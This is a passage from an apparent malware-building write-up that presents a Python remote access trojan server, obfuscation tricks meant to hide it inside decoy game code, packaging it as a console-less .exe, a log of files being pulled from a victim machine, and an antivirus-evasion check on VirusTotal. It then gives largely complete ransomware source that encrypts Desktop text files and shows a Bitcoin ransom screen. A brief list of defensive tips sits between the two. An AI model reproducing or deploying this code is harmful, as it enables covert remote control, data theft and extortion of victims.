        client.send(output)

client.close()
```

Server Code




```python
import socket

HOST = '0.0.0.0'
PORT = 8080

server = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
server.bind((HOST, PORT))
server.listen(1)
print(f"Listening on {HOST}:{PORT}...")

conn, addr = server.accept()
print(f"Connected by {addr}")

while True:
    command = input("Enter command to execute (or 'exit' to quit): ")

    if command.lower() == "exit":
        conn.send(b"exit")
        break
    else:
        conn.send(command.encode())

        result = conn.recv(4096)
        print(f"Command output:\n{result.decode()}")

conn.close()
server.close()
```

The program's code includes numerous functions that do not serve a primary purpose but contribute to the complexity of the code. For example, unnecessary variables and functions were added solely to distract from the program's actual RAT functionality.

The obfuscation methods I used:

- I utilized additional libraries that are unrelated to the program's main functionality.
- I added numerous inactive functions to increase the code's overall size.
- The variable names are confusing and meaningless, making code analysis more challenging.


Obfuscated Version of the Code Target System



```python
import abc
import xyz
import random
import time
import math
import pygame

gk1 = '192.168.0.103'
yhb2 = 8080

def random_action():
    return random.choice(['jump', 'run', 'shoot', 'duck'])

def calculate_damage(hit_points, defense):
    return max(0, hit_points - defense)

def create_enemy(name):
    return {'name': name, 'health': 100, 'damage': 20}

def slow_motion():
    time.sleep(1)

def play_game_music():
    pygame.mixer.init()
    pygame.mixer.music.load("game_theme.mp3")
    pygame.mixer.music.play()
```


Since the server's Python code only runs on the local system, there is no need to apply obfuscation.

Next, the **pyinstaller –onefile –noconsole client.py** code was used to convert it into an .exe file.




```
Microsoft Windows [Version 10.0.22631.4602]
(c) Microsoft Corporation. All rights reserved.

C:\Users\BEST\Desktop\virusner\RAT>pyinstaller --onefile --noconsole client.py
```


Client.exe File Execution



When exploiting on Windows, we run our client code, and from our main Windows system, we start listening and observe that all `.txt` files begin to be transferred to our system.




build	1/25/2025 11:26 PM	File folder	
dist	1/25/2025 11:29 PM	File folder	
boris.txt	1/26/2025 12:03 PM	Text Document	1 KB
game.py	1/26/2025 11:30 AM	Python source file	2 KB
game.spec	1/25/2025 11:20 PM	SPEC File	1 KB
server.py	1/25/2025 11:27 PM	Python source file	2 KB



```
Microsoft Windows [Version 10.0.22631.4751]
(c) Microsoft Corporation. All rights reserved.

C:\Users\BEST\Desktop\virusner\RAT>python server.py
Listening on 0.0.0.0:8080...
Connection from ('192.168.0.107', 49798) established!
Received and saved file: boris.txt
```

Final Code Check on VirusTotal.com

Finally, to assess how widely my code is detected by various antivirus programs, I uploaded the final version of the code to VirusTotal.com. This platform performs automatic checks of the code with a variety of antivirus modules and shows how many different antivirus programs can identify the code as a threat.



7/72 security vendors flagged this file as malicious

2ff25b46c53863267626592ef5993ee21d9e3e60b8e7a5aa72ea49f0de9cb308
game.exe
peexe 64bits overlay

Size 7.48 MB
Last Analysis Date a moment ago

Join our Community and enjoy additional community insights and crowdsourced detections, plus an API key to automate checks.

Security vendors' analysis

Do you want to automate checks?

Cylance	Unsafe	DeepInstinct	MALICIOUS
McAfee Scanner	Ti!2FF25B46C538	SecureAge	Malicious
SentinelOne (Static ML)	Static AI - Suspicious PE	Skyhigh (SWG)	BehavesLike.Win64.Ransom.wc
Zillya	Trojan.Agent.Win32.4060150	Acronis (Static ML)	Undetected
AhnLab-V3	Undetected	Alibaba	Undetected

Among the 7 antivirus programs that detected my code as a virus, these are not widely used

1. Use Antivirus Software

- Run frequent scans with well-known and reputable antivirus programs.
- Regularly update your antivirus software to protect your system from new threats.

2. Update Your Operating System and Software

- Ensure that your operating system and all installed software are up-to-date to patch vulnerabilities.

3. Avoid Suspicious Emails, Links, and Drives

- Be cautious when opening unsolicited emails or files, especially from unknown sources.
- Never open suspicious files that come from untrusted emails or links.

4. Protect SSH and Remote Desktop Connections

- Use strong passwords and multi-factor authentication (MFA) for remote connections such as SSH or Remote Desktop to prevent unauthorized access.

5. Secure Coding Practices

- Implement code review and security practices to minimize vulnerabilities or exploits in your software.
- Use licensed or secure libraries that comply with global security standards.


6. Implement Comprehensive Protection Measures

- Use combined security tools like firewalls, endpoint protection, and intrusion detection systems to mitigate any malicious actions.

Ransomware virus

Ransomware is a type of cyberattack where attackers seize control of a system or data and demand payment (ransom) in exchange for releasing or returning them to the owner. This type of malware often uses encryption methods that make the data unusable until the ransom is paid.

Ransomware Code (Without Obfuscation)



Bitcoin.py

key

```python
import hashlib
import os
from cryptography.fernet import Fernet
import time
import threading
import tkinter as tk

# Ֆայլերի էնկրիպտավորում
def encrypt_file(file_path, key):
    with open(file_path, 'rb') as f:
        file_data = f.read()

    fernet = Fernet(key)
    encrypted_data = fernet.encrypt(file_data)

    with open(file_path, 'wb') as f:
        f.write(encrypted_data)

# Գաղտնաբառի էնքոդավորում
def encrypt_password(password):
    sha256_hash = hashlib.sha256()
    sha256_hash.update(password.encode('utf-8'))
    return sha256_hash.hexdigest()

# Բանալիի անվտանգ պահպանում (շիֆրով)
def get_encrypted_key():
    original_key = b"1cV6IcM8pEzq3xmh53z5c8o3v82W3e8H0AjQczX-Nok="  # Ձեր անվտանգ բանալին
    encrypted_key = encrypt_password("hakob")  # Ձեր գաղտնաբառը
    return encrypted_key, original_key

# Ֆիբոնաչիի հաջորդականությունը՝ ժամանակի համար
def fibonacci_timer():
    global start_time
    a, b = 1, 1  # Սկսնակ արժեքները 1
    total_money = 1.0  # Սկսնակ գումարը 1 դոլար
    increment = 0.00001  # Գումարի ավելացման արժեքը յուրաքանչյուր վարկյանի համար
```

`encrypt_file(file_path, key)`

- **Purpose**: Encrypts a file using the provided encryption key.
- **Steps**:
    1. Reads the content of the file in binary mode.
    2. Uses the Fernet encryption algorithm to encrypt the file data.
    3. Overwrites the original file with the encrypted content.

`encrypt_password(password)`


- **Purpose**: Encodes a password using the SHA-256 hashing algorithm.
- **Steps**:
    1. Converts the password into a secure hash.
    2. Returns the hash value as a hexadecimal string.

`get_encrypted_key()`

- **Purpose**: Retrieves a secure encryption key, encrypted using a password.
- **Steps**:
    1. The `original_key` is a predefined encryption key.
    2. Encrypts the password (`"hakob"`) using `encrypt_password`.
    3. Returns the encrypted password and the original encryption key.

`fibonacci_timer()`

- **Purpose**: Implements a Fibonacci sequence-based timer and calculates an increasing amount of USD over time.
- **Steps**:
    1. Initializes the Fibonacci sequence starting with `1, 1`.
    2. Updates the timer every second with the current Fibonacci value and the accumulated USD.
    3. Stops when the user inputs the correct password.



```python
    while True:
        time.sleep(1)  # Վիճակագրության միջակայքը՝ 1 վարկյան
        if not waiting_for_password:  # Եթե գաղտնաբառը մուտքագրվեց, կկանգնի
            break

        # Ֆիբոնաչիի հաջորդականություն
        a, b = b, a + b
        total_money += increment

        # Թարմացվում է ժամանակի և գումարի ցուցադրումը
        label_time.config(text=f"Time: {a}s, USD: {total_money:.5f}")

# Ավտոմատ էնկրիպտավորում Desktop-ում
def encrypt_all_txt_files():
    desktop_path = os.path.join(os.path.expanduser("~"), "Desktop")
    txt_files = [f for f in os.listdir(desktop_path) if f.endswith('.txt')]

    encrypted_key, original_key = get_encrypted_key()
    print(f"Դեկրիպտավորելու համար գաղտնաբառը պետք է մուտքագրեք.")

    for file_name in txt_files:
        file_path = os.path.join(desktop_path, file_name)
        encrypt_file(file_path, original_key)
        print(f"{file_name} ֆայլը հաջողությամբ էնկրիպտավորվեց:")

    return encrypted_key  # Վերադարձնում ենք շիֆրովված բանալին

# Դեկրիպտավորում
def decrypt_file(file_path, key):
    with open(file_path, 'rb') as f:
        encrypted_data = f.read()

    fernet = Fernet(key)
    decrypted_data = fernet.decrypt(encrypted_data)

    with open(file_path, 'wb') as f:
        f.write(decrypted_data)
```

`encrypt_all_txt_files()`

- **Purpose**: Automatically encrypts all `.txt` files located on the Desktop.
- **Steps**:
    1. Finds all `.txt` files in the Desktop directory.
    2. Encrypts each file using the original encryption key.
    3. Displays a message confirming successful encryption.
    4. Returns the encrypted password for later validation.

`decrypt_file(file_path, key)`


- **Purpose**: Decrypts an encrypted file using the provided decryption key.
- **Steps**:
    1. Reads the encrypted file in binary mode.
    2. Decrypts the file data using the Fernet decryption algorithm.
    3. Overwrites the encrypted file with the decrypted content.



```python
# Դեկրիպտավորում
def decrypt_file(file_path, key):
    with open(file_path, 'rb') as f:
        encrypted_data = f.read()

    fernet = Fernet(key)
    decrypted_data = fernet.decrypt(encrypted_data)

    with open(file_path, 'wb') as f:
        f.write(decrypted_data)

# Դեկրիպտավորման սեսիա
def decrypt_all_txt_files():
    global waiting_for_password  # Ստեղծում ենք փոփոխական, որ կօգտագործենք գաղտնաբառը ստուգելու համար
    waiting_for_password = True  # Սկսում ենք սպասել գաղտնաբառին
    desktop_path = os.path.join(os.path.expanduser("~"), "Desktop")
    txt_files = [f for f in os.listdir(desktop_path) if f.endswith('.txt')]

    encrypted_key = password_entry.get()  # Ստանում ենք մուտքագրված գաղտնաբառը
    encrypted_key = encrypt_password(encrypted_key)  # Շիֆրավորում մուտքագրված գաղտնաբառը

    # Համեմատեք մուտքագրված և պահպանված գաղտնաբառերի արդյունքները
    if encrypted_key == get_encrypted_key()[0]:
        print("Գաղտնաբառը ճիշտ է։ Ֆայլերը դեկրիպտավորվում են...")

        # Շիֆրավորելու բանալին
        original_key = get_encrypted_key()[1]

        for file_name in txt_files:
            file_path = os.path.join(desktop_path, file_name)
            decrypt_file(file_path, original_key)
            print(f"{file_name} ֆայլը հաջողությամբ դեկրիպտավորվեց:")

        waiting_for_password = False  # Գաղտնաբառը ճիշտ է, դադարում ենք սպասել
    else:
        print("Սխալ գաղտնաբառ!")
```

`decrypt_all_txt_files()`

- **Purpose**: Decrypts all `.txt` files located on the Desktop after verifying the user-provided password.
- **Steps**:
    1. Collects all `.txt` files from the Desktop.
    2. Validates the user-provided password by comparing its hash to the stored hash.
    3. If the password is correct, decrypts all `.txt` files using the original encryption key.
    4. Displays success messages for each decrypted file or an error message for an incorrect password.



```python
# Ստեղծում ենք GUI (Graphical User Interface)
root = tk.Tk()
root.title("Կոդի դեկրիպտավորում և ժամանակի տայմեր")

# Բիթքոինի հաշվեհամար
bitcoin_address = "1A1zP1eP5QGefi2DMPTfTL5SLmv7DivfNa"
label_bitcoin = tk.Label(root, text=f"Bitcoin Address: {bitcoin_address}", font=('Helvetica', 12), fg="blue")
label_bitcoin.pack()

# Տվյալները ներկայացնելու համար լեյբլ (time & dollars)
label_time = tk.Label(root, text="Time: 0s, USD: 1.00000", font=('Helvetica', 14))
label_time.pack()

# Գաղտնաբառ մուտքագրելու համար վիդջեթ
label_password = tk.Label(root, text="Մուտքագրեք գաղտնաբառը:", font=('Helvetica', 12))
label_password.pack()

password_entry = tk.Entry(root, font=('Helvetica', 12), show="*")
password_entry.pack()

# Գաղտնաբառի հաստատման կոճակ
password_button = tk.Button(root, text="Հաստատել գաղտնաբառը", font=('Helvetica', 12), command=decrypt_all_txt_files)
password_button.pack()

# Թարմացման կոճակ
def update_time_and_money():
    elapsed_time = time.time() - start_time
    seconds = int(elapsed_time)
    money = 1 + (seconds * 0.00001)  # Գումարի ավելացում
    label_time.config(text=f"Time: {seconds}s, USD: {money:.5f}")

update_button = tk.Button(root, text="Թարմացնել ժամանակը և գումարը", font=('Helvetica', 12), command=update_time_and_money)
update_button.pack()

# Ավտոմատ էնկրիպտավորում ծրագրի գործարկման ժամանակ
encrypt_all_txt_files()
```

`update_time_and_money()`

- **Purpose**: Updates the timer and the accumulated USD amount on the GUI.
- **Steps**:
    1. Calculates the elapsed time in seconds since the program started.
    2. Updates the displayed time and money based on the elapsed time.

Graphical User Interface (GUI):

The GUI is built using the `tkinter` library and consists of:

